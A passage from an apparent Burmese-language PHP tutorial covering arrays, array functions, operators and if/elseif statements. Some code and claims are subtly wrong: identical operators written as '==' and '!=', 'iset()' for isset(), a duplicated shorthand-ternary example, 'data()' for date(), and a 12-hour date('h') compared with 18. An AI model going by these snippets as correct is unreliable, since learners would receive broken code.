Array ထဲက တန်ဖိုးတစ်ခုကို ရယူလိုဂ်ရွင်တော့ သက်ဆိုင်ရာ Index နဲ့ထောက်ပြီး ရယူနိုင်ပါတယ်။

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24],
];

print_r( $users[0] );

// Array ( [name] => Alice [age] => 22 )

echo $users[0] ['name'];

// Alice
```

နမူနာအရ \$users Array ဟာ နောက်ထပ် Array တွေအထဲမှာ ထပ်ဆင့်ရှိနေတဲ့ Two Dimensional Array တစ်ခုဖြစ်ပါတယ်။ \$users[0] နဲ့ Index 0 ကတန်ဖိုးကို ရယူလိုက်တဲ့အခါ ရှိနေတဲ့ Array ကိုပြန်ရမှာဖြစ်လို print_r() နဲ့ ဖော်ပြန့် ရေးပေးထားပါတယ်။ \$users[0]['name'] ဆိုတော့မှ Index 0 မှာရှိနေတဲ့ Array ရဲ့ name Index တန်ဖိုးကို ရယူလိုက်တာဖြစ်ပါတယ်။ Array တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်လိုရင်လည်း ဒီနည်းအတိုင်းပဲ ထပ်တိုးသတ်မှတ်နိုင်ပါတယ်။

PHP

```
<?php

$fruits = ['Apple', 'Orange'];
$fruits[4] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [4] => Mango )
```

မူလ \$fruits Array မှာ Index နှစ်ခုရှိပါတယ်။ 0 နဲ့ 1 ဖြစ်မှာပါ။ ထပ်လာမယ်ဆိုရင် 2 လာရမှာပါ။ ဒါ ပေမယ့် Index 4 မှာ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီလိုရေးလို ရပါတယ်။ ရလဒ်ကို ထုတ်ကြည့်လိုက်တဲ့အခါ Index 0, 1 နဲ့ 4 တို့ အသီးသီးရှိနေတာကို တွေ့ရမှာပါ။ JavaScript လို Language မျိုးမှာဆိုရင် ကြားထဲမှာ 2 နဲ့ 3 အတွက် Empty Slot တွေဝင်သွားမှာပါ။ PHP မှာတော့ အဲဒီလို မဝင်ပါဘူး။

Array ထဲကို တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်တဲ့အခါ ကိုယ့်ဘာသာ Index နံပါတ် မပေးတော့ဘဲ၊ သူအလိုအလျောက် ထပ်တိုးပြီး ထည့်သွားအောင်လည်း ရေးလိုရပါတယ်။ ဒီလိုပါ –

PHP

```
$fruits = ['Apple', 'Orange'];
$fruits[] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [2] => Mango )
```

လေထောင့်ဂွင်း အလွတ်ကို ပေးလိုက်တာ သတိပြုပါ။ အထဲမှာ Index နံပါတ် ထည့်မပေးထားပါတယ်။ JavaScript မှာ အဲဒီလိုရေးရင် Error ဖြစ်ပါလိမ့်မယ်။ PHP မှာ မဖြစ်ပါဘူး။ ရလဒ် ထုတ်ပြထားတာကို ကြည့်လိုက်ရင် အလိုအလျောက် Index 2 မှာ ပေးလိုက်တဲ့တန်ဖိုးကို ထည့်ပေးထားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

PHP မှာ မူလကတည်းက Array Destructuring ရေးဟန် ပါဝင်ပြီး နောက်ပိုင်း Version တွေမှာ Array Spread လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒီလိုပါ –

PHP

```
<?php
$user = ["Alice", 22];
list($name, $age) = $user;
echo $name;           // Alice
```

`list()` ကိုအသုံးပြုပြီး Array ထဲက တန်ဖိုးတွေကို Destructure လုပ်ပြီး Variable တွေရဲ့ တန်ဖိုးအဖြစ် လက်ခံလိုက်တာပါ။ PHP 7.1 ကနေစပြီး ဒီလိုရေးလိုလည်း ရွားပါတယ်။ ရလဒ် အတူတူပါပဲ –

PHP >= 7.1

```
<?php
$user = ["Alice", 22];
[ $name, $age ] = $user;
echo $name;           // Alice
```

ဒါက ရိုးရိုး Array အတွက်ပါ။ Associative Array ဆိုရင်တော့ အခုလိုရေးပေးဖို့ လိုအပ်ပါတယ်။

PHP >= 7.1

```
<?php

$user = ["name" => "Alice", "age" => 22];

["name" => $name, "age" => $age] = $user;

echo $name;           // Alice
```

Array Spread လုပ်ဆောင်ချက်ကိုတော့ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP >= 5.6

```
<?php

$nums1 = [1, 2];
$nums2 = [ ...$nums1, 3 ];

print_r($nums2);

// Array ( [0] => 1 [1] => 2 [2] => 3 )
```

\$nums Array အတွက် \$nums1 Array ထဲကတန်ဖိုးတွေကို Spread လုပ်ချ ထည့်ပေးလိုက်ပြီးတော့မှ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာပါ။

JavaScript မှာလည်း အလားတူ လုပ်ဆောင်ချက်တွေရှိလို အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ PHP နဲ့ JavaScript တို့၏ ထူးခြားချက်ကတော့ Language သဘောသဘာဝ မတူပေမယ့် ဒီလိုမျိုး ရေးဟန်တွေမှာ အတော်လေး ဆင်တူနေတာပဲ ဖြစ်ပါတယ်။ Language နှစ်မျိုးဖြစ်နေလို နှစ်မျိုး အစအဆုံး အကုန်ပြန် လေ့လာနေစရာ မလိုအပ်တော့လို လေ့လာသူတွေအတွက် လေ့လာရတာ ပိုပြီးလွယ်ကူသွားစေပါတယ်။

PHP မှာ အသုံးဝင်တဲ့ Array Function တွေအများကြီးရှိပါတယ်။ အသုံးများတဲ့ Function တစ်ချို့ အကြောင်း တစ်ခါတဲ့ ထည့်ပြောချင်ပါတယ်။

Array တစ်ခုမှာပါဝင်တဲ့ Item အရေအတွက်ကိုသိချင်ရင် count() ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php
$nums = [1, 2, 3, 4];
echo count($nums);           // 4
```

Variable တစ်ခုဟာ Array ဟုတ်မဟုတ် စစ်ချင်ရင် is_array() နဲ့စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["alice", "bob"];
echo is_array($users);      // 1
```

တန်ဖိုးတစ်ခု Array ထဲမှာ ပါမပါ သိချင်ရင် in_array() နဲ့ စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["alice", "bob"];
echo in_array('bob', $users);    // 1
```

array_search() လည်းရှုပါသေးတယ်။ သူကတော့ တန်ဖိုးရှုမရှိ စစ်ပေးယုံသာမက၊ ရှိတယ်ဆိုရင် အဲဒီတန်ဖိုး ရှိနေတဲ့ Index ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["tom", "bob", "alice"];
echo array_search("alice", $users); // 2
```

နမူနာမှာ ရှာလိုက်တဲ့တန်ဖိုးကို Index 2 မှာတွေ့လို 2 ကိုပြန်ပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Array ရဲနောက်ဆုံးကနေ တန်ဖိုး ထပ်တိုးချင်ရင် `array_push()` ကိုသုံးနိုင်ပါတယ်။ နောက်ဆုံးက တန်ဖိုးကို ပယ်ဖျက်ချင်ရင် `array_pop()` ကိုသုံးနိုင်ပါတယ်။ ရှုံးဆုံးကနေ တန်ဖိုးထပ်တိုးချင်ရင် `array_unshift()` ကိုသုံးနိုင်ပါတယ်။ ရှုံးဆုံးကတန်ဖိုးကို ဖျက်ချင်ရင် `array_shift()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
$users = ["alice", "bob"];
array_push($users, "tom");
print_r($users); // ["alice", "bob", "tom"]
array_pop($users);
print_r($users); // ["alice", "bob"]
```

Array ထဲက တစ်ခါးအပိုင်းတွေကို ဖယ်ထုတ်/ထုတ်ယူ လိုရင် `array_splice()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php
$users = ["tom", "bob", "alice"];
$result = array_splice($users, 1, 1);

print_r($users); // Array ( [0] => tom [1] => alice )
print_r($result); // Array ( [0] => bob )
```

နမူနာအရ \$users Array ရဲ့ Index 1 ကနေစပြီး 1 ခုထုတ်ယူမယ်လို့ ပြောလိုက်တာပါ။ ဒါကြောင့် မူလ \$users Array မှ Index 1 ဖယ်ထုတ်လိုက်ပြီး၊ ရလဒ်အနေနဲ့ အဲဒီလို ဖယ်ထုတ်လိုက်တဲ့ တန်ဖိုးကို ရတယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် array_splice() ကို တစ်ချို့အပိုင်းတွေ ဖယ်ထုတ်ဖို့ အသုံးပြုနိုင်သလို လိုချင်တဲ့ အပိုင်းကို ထုတ်ယူဖို့လည်း သုံးနိုင်ပါတယ်။

Array ရဲ့ Index တွေချည်း လိုချင်ရင် array_keys() ကိုသုံးနိုင်ပါတယ်။ Array ရဲ့ Value တွေချည်း လိုချင်ရင် array_values() ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$user = ["name" => "alice", "age" => 22];

$keys = array_keys($user);
$vals = array_values($user);

print_r($keys); // Array ( [0] => name [1] => age )
print_r($vals); // Array ( [0] => alice [1] => 22 )
```

Array ကို Value နဲ့ Sorting စီချင်ရင် sort() ကိုသုံးနိုင်ပါတယ်။ ပြောင်းပြန်စီချင်ရင် rsort() ကိုသုံးနိုင်ပါတယ်။ Array ကို Index နဲ့ စီချင်ရင်တော့ ksort() ကိုသုံးနိုင်ပြီး ပြောင်းပြန်စီချင်ရင် krsort() ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
sort($users);

print_r($users);
// Array ( [0] => 22 [1] => 23 [2] => 24 )

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
ksort($users);

print_r($users);
// Array ( [alice] => 24 [bob] => 22 [tom] => 23 )
```

ဒီ Function တွက Array အသစ်ကို ပြန်ပေးတာ မဟုတ်ပါဘူး။ မူလ Array ကို ပြင်လိုက်တာပါ။ ဒါကို သတိထားဖို့ လိုပါလိမ့်မယ်။ ပြင်ပြီးမှ မူလတန်ဖိုးအတိုင်း ပြန်လိုချင်ရင် ရမှာမဟုတ်တော့ပါဘူး။

နောက်ထပ်အသုံးဝင်တဲ့ Function နှစ်ခုကတော့ explode() နဲ့ implode() ဖြစ်ပါတယ်။ String တစ်ခမှာပါတဲ့ Character တွေ Word တွေ ကိုခွဲထဲတိပြီး Array အနေနဲ့လိုချင်ရင် explode() ကို သုံးရ ပါတယ်။ အပြန်အလှန်အားဖြင့် Array တန်ဖိုးတွေကို ပေါင်းစပ်ပြီး String အနေနဲ့ လိုချင်ရင် implode() ကိုသုံးရပါတယ်။

PHP

```
<?php

$input = "A quick brown fox.";
$arr = explode(" ", $input);

print_r($arr);

// Array ( [0] => A [1] => quick [2] => brown [3] => fox. )

$str = implode(" ", $arr);

echo $str;

// A quick brown fox.
```

explode() ကိုသုံးပြီး Space နဲ့ ပိုင်းဖြတ်ဖို့ ပြောလိုက်တာပါ။ ဒါကြောင့် \$input String မှာပါတဲ့ Word တစ်ခုချင်းစိပါဝင်တဲ့ Array ကိုရပါတယ်။ အဲဒါ Array ကို Space ခံပြီး ပြန်ပေါင်းပေးဖို့ implode() နဲ့ ပြောလိုက်တဲ့အခါ မူလ String ကို ပြန်ရတာဖြစ်ပါတယ်။

တဗြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ အမြောက်အမြားရှိသေးပေမယ့် ဒီလောက်စမ်းကြည့်ထားရင် တော်တော်လေး ပြည့်စုံနေပါပြီ။ ကျွန်တာတွေက လက်တွေ့လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက် လို့ ရရှိနိုင်ပါတယ်။

အခန်း (၂) – PHP Operators & Control Structures

PHP

```
<?php  
  
$greet = "Welcome";  
$name = "Bob";  
  
echo $greet . " " . $name; // Welcome Bob
```

String Variable နှစ်ခုနဲ့ Double Quote String တစ်ခု၊ စုစုပေါင်း သုံးခုကို Dot Operator နဲ့ တန်းစီ တဲ့ ဆက်လိုက်တာပါ။ တစ်ကယ်တော့ ဒီနေရာမှာ Dot နဲ့ တွဲဆက်မှုတော့ မဟုတ်ပါဘူး။ တခြားပိုကောင်းတဲ့ နည်းတွေ ရှိပါတယ်။ ဥပမာ -

PHP

```
<?php  
  
$greet = "Welcome";  
$name = "Bob";  
  
echo "$greet $name"; // Welcome Bob
```

Double Quote String ထဲမှာ Variable တွေထည့်သုံးလိုရတဲ့အတွက် တွဲဆက်မနေတော့ဘဲ တစ်ခါလဲ ထည့်ပေးလိုက်တာပါ။ ဒါပေမယ့် တစ်ချို့နေရာတွေမှာ တွဲဆက်ပြီးရေးပေးမှ ပိုအဆင်ပြေမယ့် နေရာမျိုး တွေ ရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php
$data = ["Apple", "Orange"];
echo $data[0] . " and " . $data[1];
// Apple and Orange
```

ဒီနေရာမှာ တစ်ခု ဖြည့်စွက်မှတ်သားစေချင်တာက echo Keyword နဲ့ ရလဒ်တွေကို ဖော်ပြုစေတဲ့အခါ Comma ခံပြီး နှစ်ခုသုံးခု ပေးလိုရပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါပဲ။

```
echo $data[0], " and ", $data[1];
// Apple and Orange
```

ရလဒ်တူပေမယ့် Operator မတူတာကိုတော့ သတိပြုပါ။ Dot Operator က String တွေကို တွဲဆက်ပေးတာဖြစ်ပြီး Comma ကတော့ String တွေကို တွဲဆက်ပေးတာ မဟုတ်ပါဘူး။ echo အတွက် Argument သဘောမျိုး နှစ်ခုသုံးခု ပေးချင်ရင် သုံးရတာပါ။

ပေါင်းနှုတ်ငြောက်စား သက်တတွေထဲမှာ % သက်တကို အကြောင်းရှာဖို့သုံးပြီး ** သက်တကို Exponent ရှာဖို့အတွက် သုံးပါတယ်။

PHP

```
<?php
echo 5 % 3;      // 2
echo 2 ** 3;     // 8
```

Comments

Operator တွေအကြောင်းပြောလက်စနဲ့ တစ်ခုထည့်ပြောချင်ပါသေးတယ်။ PHP မှာ Code Comment တွေ ထည့်ရေးဖို့အတွက် သုံးလိုရတဲ့ ရေးနည်း (၃) နည်းရှိပါတယ်။ // Operator ကို Single-line Comment တွေအတွက် သုံးရပြီး /* အဖွင့်နဲ့ */ အပိတ်တို့ကြားမှာ Multi-line Comment တွေကို ရေးလိုရပါတယ်။ ထူးခြားချက်ကတော့ # Operator ကိုလည်း Single-line Comment တွေ ရေးဖို့အတွက် သုံးနိုင်ပါသေးတယ်။

PHP

```
<?php
# This is a valid comment
echo 1 + 2;      # 3
```

Assignment Operators

PHP မှာလည်း = Operator ကို တန်ဖိုးတွေ သတ်မှတ်ဖို့အသုံးပြုရပြီး += ကို တန်ဖိုးတွေ ပေါင်းထည့်ဖို့သုံးရပါတယ်။

PHP

```
<?php
$num = 3;
$num += 2;

echo $num;      // 5
```

အလားတူအနေနဲ့ -=, *=, /= Operator တွေလည်း ပါဝင်ပါသေးတယ်။

ထူးခြားချက်ကတော့ String တွေတဲ့ဆက်ထည့်သွင်းလိုရတဲ့ .= Operator လည်း ပါဝင်ခြင်း ဖြစ်ပါတယ်။

PHP

```
<?php

$result = "Welcome";
$result .= " ";
$result .= "Bob";

echo $result; // Welcome Bob
```

မူလ String Variable ထဲကို နောက်ထပ် String တန်ဖိုးတွေ တွဲဆက်ထည့်သွင်းသွားတာ ဖြစ်ပါတယ်။
လက်ရှုတန်ဖိုးကို 1 တိုးဖို့နဲ့ 1 နှုတ်ဖို့အတွက် ++ နဲ့ -- Operator တို့ကို သုံးနိုင်ပါတယ်။

```
$x = 3;
$y = $x++;
// $y => 3, $x => 4
```

နမူနာအရ \$x ရဲ့ လက်ရှုတန်ဖိုး 3 ဖြစ်ပါတယ် ++ နဲ့ 1 တိုးပြီး \$y ထဲကို Assign လုပ်တဲ့အခါ ++ ကို
နောက်ကနေရေးတဲ့အတွက် အလုပ်အရင်လုပ်ပြီးမှ 1 တိုးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် \$y တန်ဖိုး 3 ဖြစ်
ပြီး \$x တန်ဖိုးကတော့ 4 ဖြစ်နေတာပါ။ ဒီဥပမာကိုပဲ ++ ကိုရှေ့ကရေးမယ်ဆိုရင် ဒီလိုဖြစ်သွားမှာပါ။

```
$x = 3;
$y = ++$x;
// $y => 4, $x => 4
```

-- Operator က 1 နှုတ်တဲ့အခါမှာလည်း ဒီသဘောပဲ ဖြစ်ပါတယ်။ Operator ကို ရှေ့ကထားရင် 1 နှုတ်
ပြီးမှ အလုပ်လုပ်ပြီး Operator ကိုနောက်ကထားရင် အလုပ်လုပ်ပြီးမှ 1 နှုတ်လိုက်မှာ ဖြစ်ပါတယ်။

Comparison Operators

တန်ဖိုးတွေ နှိုင်းယှဉ်ဖို့အတွက်သုံးရတဲ့ Comparison Operator တွေမှာတော့ တန်ဖိုးတွေ ညီမညီ နှိုင်းယှဉ်
ဖို့အတွက် == ကို Equal Operator အဖြစ်သုံးရပြီး၊ တန်ဖိုးတွေ မညီဘူးလား နှိုင်းယှဉ်ဖို့အတွက် != ကို
Not Equal Operator အဖြစ်သုံးရပါတယ်။ ထူးခြားချက် အနေနဲ့ <> ကို Not Equal Operator အနေနဲ့
သုံးနိုင်ပါတယ်။

PHP ဟာလည်း Loosely Typed Language ဖြစ်လို့ JavaScript မှာလိုပဲ Identical Equal Operator `==` နဲ့ Identical Not Equal Operator `!=` တို့ပါဝင်ပါတယ်။ ရှိုးရှိုး `==` နဲ့ `!=` က တန်ဖိုးညီမည့်ကိုပဲ နှင့်သူတော်မှာဖြစ်ပြီး Data Type ကို ဖလှယ်အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဥပမာ -

PHP

```
<?php
echo 5 == "5";           // 1
```

နဲ့မူနာမှာပေးထားတဲ့ ရလဒ် 1 ဆိုတာ true ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ် Integer 5 နဲ့ String "5" တို့ အမျိုးအစား မတူပေမယ့် တူအောင်ညီပြီးအလုပ်လုပ်သွားလို့ ညီတယ်လို့ ပြောနေတာပါ။ Identical Operator တွေကတော့ Type ကိုတူအောင်မည့်ဘဲ အရှိအတိုင်း နှင့်သူတော်မှာ ဖြစ်ပါတယ်။

PHP

```
<?php
echo 5 === "5";         //
```

ရလဒ်အနေနဲ့ Empty ကိုပြန်ရနေတာပါ။ ရလဒ်မရှိပါဘူး။ ရလဒ်မရှိခြင်းဟာ `false` ဖြစ်လို့ `false` ဆိုတဲ့ အဓိပ္ပာယ်ပါပဲ။ တန်ဖိုးအကြီးအသေး နှင့်သူတော်မှာ အတွက် Less Than `<`, Greater Than `>`, Less Than Equal `<=`, Grater Than Equal `>=` စတဲ့ Operator ကိုအသုံးပြုပါတယ်။ ထူးခြားချက်ကတော့ Spaceship Operator လို့ခေါ်တဲ့ ရေးထုံးတစ်မျိုး ဖြည့်စွက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php
echo 3 <=> 5;           // -1
echo 5 <=> 5;           // 0
echo 5 <=> 3;           // 1
```

သူက ရလဒ်ကို (၃) မျိုးပြန်ပေးပါတယ်။ နှင့်သူတော်မှာ ရှေ့တန်ဖိုးက ငယ်ရင် -1 ကိုပြန်ပေးပြီး၊ တန်ဖိုးနှစ်ခုညီနေရင် 0 ကို ပြန်ပေးပါတယ်။ နောက်တန်ဖိုးက ငယ်နေရင်တော့ 1 ကိုပြန်ပေးပါတယ်။

ထူးဆန်းတဲ့ Operator တစ်ခုဖြစ်နေပေမယ့ အသုံးဝင်တဲ့နေရာတွေ ရှိပါတယ်။ လောလောဆယ်တော့ အလုပ်လုပ်ပုံကိုသာ မှတ်ထားလိုက်ပါ။

Logical Operators

PHP မှာ ! ကို NOT Operator အနေနဲ့ပဲ သုံးပါတယ်။ && ကို AND Operator အနေနဲ့သုံးပြီး || ကို OR Operator အနေနဲ့ သုံးပါတယ်။ ထူးခြားချက်ကတော့ and ဆိုတဲ့ Keyword ကိုလည်း AND Operator အနေနဲ့ အသုံးပြုနိုင်ပြီး or ဆိုတဲ့ Keyword ကိုလည်း OR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

PHP

```
<?php

$x = 3;
$y = 5;

echo $x === $y || $x === 3;           // 1 (true)
echo $x === $y or $x === 3;            // 1 (true)

echo $x === $y && $x === 3;           // (false)
echo $x === $y and $x === 3;          // (false)

echo !( $x === $y and $x === 3);      // 1 (true)
```

နောက်ထပ်ထူးခြားချက်ကတော့ PHP မှာ xor ကို XOR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ JavaScript မှာဆိုရင် XOR Operator မရှိပါဘူး။ PHP မှာတော့ ရှိပါတယ်။ ရှိးရှိး OR က နှင့်ယူဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခုမှန်ရင် ရလဒ်မှန်သလို နှစ်ခုလုံးမှန်ရင်လည်း ရလဒ်မှန်ပါတယ်။ XOR ကတော့ နှင့်ယူဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခု မှန်ရင် ရလဒ်မှန်ပြီး နှစ်ခုလုံးမှန်ရင် ရလဒ်မှားပါတယ်။

PHP

```
<?php

$x = 3;
$y = 5;
echo $x < $y or $x === 3;           // 1 (true)
echo $x < $y xor $x === 3;          // (false)
```

နမူနာအရ \$x < \$y ဟာ true ဖြစ်ပြီး \$x === 3 ဟာလည်း true ဖြစ်ပါတယ်။ နစ်ခုလုံး true ဖြစ်နေတဲ့အတွက် or ရလဒ် true ဖြစ်ပြီး xor ရလဒ် false ဖြစ်နေတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Ternary & Null Coalescing Operator

PHP မှာ Ternary Operator နဲ့ Null Coalescing Operator ဆိုတဲ့ Conditional Expression လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ Ternary Operator ကိုအသုံးပြုပြီး အခုလုံရေးနိုင်ပါတယ်။

PHP

```
<?php

$name = "";
echo $name ?: "Unknown";           // Unknown

$name = "Alice";
echo $name ?: "Unknown";           // Alice
```

Ternary Operator က ပေးလိုက်တဲ့ ပထမဆုံး Expression ရဲ့ ရလဒ် true ဖြစ်ရင် ? နောက်က Expression ကို ဆက်လုပ်သွားမှာဖြစ်ပြီး false ဖြစ်ရင် : နောက်က Expression ကို ဆက်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ပထမနမူနာအရ \$name Variable ရှိမရှိ စစ်ကြည့်လိုက်တဲ့အခါ Empty String ပြောင့် false ဖြစ်နေတဲ့အတွက် Unknown လို့ ဖော်ပြသွားမှာပါ။ နောက်နမူနာမှာတော့ \$name တန်ဖိုးရှိသွားပြီ ဖြစ်တဲ့အတွက် \$name တန်ဖိုးကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒါကို အတိုကောက် အခုလုံ ရေးလို့ရှိနိုင်ပါသေးတယ်။

PHP

```
<?php

$name = "";
echo $name ?: "Unknown";           // Unknown

$name = "Alice";
echo $name ?: "Unknown";           // Alice
```

စစ်ချင်တဲ့ Expression နဲ့ true ဖြစ်ရင် လုပ်ရမယ့် Expression တူနေလို့ ဒီလိုရေးလို့ရတာပါ။ ဒါပေမယ့် အခုဖော်ပြခဲ့တဲ့ ဒီနှစ်နည်းလုံးမှာ ပြသုနာတစ်ခုတော့ ရှိနေပါတယ်။ \$name က ကြိုတင်ရှိနေလို့သာ အလုပ်လုပ်တာ ဖြစ်ပြီး \$name ကသာ ကြိုတင်ရှိမနေရင် Undefined variable Warning တက်ပါလိမ့်မယ်။ အဲဒီလို တက်မှာစိုးလို့ တမင် \$name ကို အရင်ကြိုကြညာပြီးတော့မှ ရေးရတဲ့ နမူနာကို ပေးထားတာပါ။

PHP

```
<?php

echo $name ? $name : "Unknown";

// Warning: Undefined variable $name

echo $name ?: "Unknown";

// Warning: Undefined variable $name
```

ဒီလိုအခြေအနေမျိုးမှာ isset() နဲ့ Variable ရှိမရှိ စစ်ပြီးမှ ရေးရင်တော့ရပါတယ်။

```
echo iset($name) ? $name : "Unknown"; // Unknown
```

ဒီတစ်ခါတော့ Undefined variable Warning မတက်တော့ပါဘူး။ Variable ကို မရှိဘဲနဲ့ သုံးလိုက်တာမျိုး မဟုတ်တော့ဘဲ ရှိ/မရှိ စစ်ပြီးအလုပ်လုပ်စေတဲ့နည်းကို သုံးလိုက်တာ ဖြစ်သွားလိုပါ။ ဒီထက်ပိုပြီး ကျစ်လစ်တဲ့ ရေးဟန်ရဖို့အတွက် Null Coalescing Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ။

PHP >= 7.0

```
<?php

echo $name ?? "Unknown"; // Unknown
```

?? သကော်တနဲ့ ရေးရတာ ဖြစ်သွားပါပြီ။ ဒီတစ်ခါမှာလည်း Undefined variable Warning မတက်ပါဘူး။ Null Coalescing Operator ဖြစ်တဲ့ ?? က ရှိမရှိစစ်ပြီးမှ အလုပ်လုပ်ပေးသွားမှာမြဲလိုပါ။ Null Coalescing Assignment Operator လည်းရှိပါသေးတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php

$result = "Alice";
$result ??= $name;

echo $result;           // Alice
```

`$result` ရဲ့ မူလတန်ဖိုး Alice ဖြစ်ပြီး `$name` ရှိနေရင် `$name` တန်ဖိုးကို `$result` ထဲမှာ Assign လုပ်လိုက်ချင်တာပါ။ ဒါပေမယ့် မရှိရင်တော့ Assign မလုပ်စေချင်ပါဘူး။ ဒါကြောင့် Null Coalescing Assignment Operator ဖြစ်တဲ့ `??=` ကို အသုံးပြုလိုက်တာပါ။ နမူနာအရ Assign လုပ်လိုက်ပေမယ့် `$name` တန်ဖိုး မရှိတဲ့အတွက် မူလတန်ဖိုး Alice ကိုပဲ ဖော်ပြပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Control Structures

Conditional Statements တွေရေးသားဖို့အတွက် PHP မှာ `if` Statement ကိုပဲသုံးပါတယ်။ ရှိနိုင်တဲ့ရေးနည်း မူကွဲတွေက ဒီလိုပါ –

PHP

```
<?php

$time = date("h");

if($time > 6 and $time < 18) echo "Day Time";
else echo "Night Time";
```

နမူနာအရ လက်ရှိအချိန်ကို `if` Condition နဲ့ စစ်လိုက်ပြီး မနက (၆) နာရီထက်ကြီးပြီး နဲ့ ညနေ (၆) နာရီထက် ငယ်ရင် Day Time လို့ ရှိက်ထုတ် ဖော်ပြပေးမှာပါ။ အကယ်၍ မဟုတ်ခဲ့ရင် တော့ Night Time လို့ ရှိက်ထုတ်ဖော်ပြပေးမှာပါ။ Condition မှားမှန်ပေါ်မှတည်ပြီး လုပ်ရမယ့် Statement က တစ်ကြောင်း စီသာပါဝင်တဲ့အတွက် တွန်းကွင်းအဖွင့်အပိတ်တွေ မထည့်ဘဲရေးထားတာပါ။ တွန်းကွင်းအဖွင့်အပိတ်တွေ ထည့်ရေးမယ်ဆိုရင် ဒီလိုရေးရမှာပါ။

PHP

```
<?php
$time = date("h");

if($time > 6 and $time < 18) {
    echo "Day Time";
} else {
    echo "Night Time";
}
```

ဒီလိုတွန်းကွင်းအဖွင့်အပိတ်တွေနဲ့ မရေးဘဲ Alternative Syntax နဲ့ရေးလိုရတာကို အထက်မှာလည်း
ဖော်ပြုပြီးဖြစ်ပါတယ်။ နောက်တစ်ကြိမ် ထပ်ပြီးတော့ ဖော်ပြပါ၏ဗို့မယ်။

PHP

```
<?php
$time = date("h");

if($time > 6 and $time < 18):
    echo "Day Time";
else:
    echo "Night Time";
endif;
```

ဒီလိုတွန်းကွင်းတွေမပါတဲ့ Alternative Syntax ကို HTML နဲ့ PHP ရောရေးတဲ့အခါမှာ အသုံးများပြီး PHP
ချည်းသက်သက်ဆိုရင်တော့ သိပ်မသုံးကြပါဘူး။ PHP မှာ elseif ရေးထုံးလည်း ရှိပါသေးတယ်။

PHP

```
<?php
$day = date("D");
if($day === "Sun") {
    echo "Today is Sunday.";
} elseif ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`data()` Function ကို Argument အနေနဲ့ `D` လိုက်တဲ့အခါ `Sun, Mon, Tue` စသည်ဖြင့် ဒီကန္နဘာနဲ့ လဲဆိုတဲ့ တန်ဖိုးကို ပြန်ရပါတယ်။ အဲဒီတန်ဖိုးကို စစ်ပြီးလုပ်ချင်တဲ့အလုပ်က မှားမှန် နှစ်ခုထဲမဟုတ်တော့ တဲ့အတွက် `elseif Statement` ကိုထည့်သုံးထားပါတယ်။ နမူနာအရ `$day` တန်ဖိုးဟာ `Sun` ဆိုရင် `Today is Sunday.` ဆိုတဲ့စာကို ဖော်ပြပြီး `$day` တန်ဖိုးဟာ `Sat` ဆိုရင် `Today is Saturday.` ဆိုတာစာ ကို ဖော်ပြပေးမှာပါ။ `Condition` နှစ်ခါစစ်ထားတာပါ။ အဲဒီနှစ်ခုလုံး မမှန်တော့မှ `Today is a weekday.` ဆိုတဲ့စာကို ဖော်ပြပေးမှာပဲ ဖြစ်ပါတယ်။ ကြားထဲမှာ နောက်ထပ် `Condition` တွေထပ်ထည့်ချင်ရင် `elseif` တွေထပ်တိုးပြီး ထည့်လိုက်ပါသေးတယ်။

PHP

```
<?php

$day = date("D");

if($day === "Sun") {
    echo "Today is Sunday.";
} else if ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

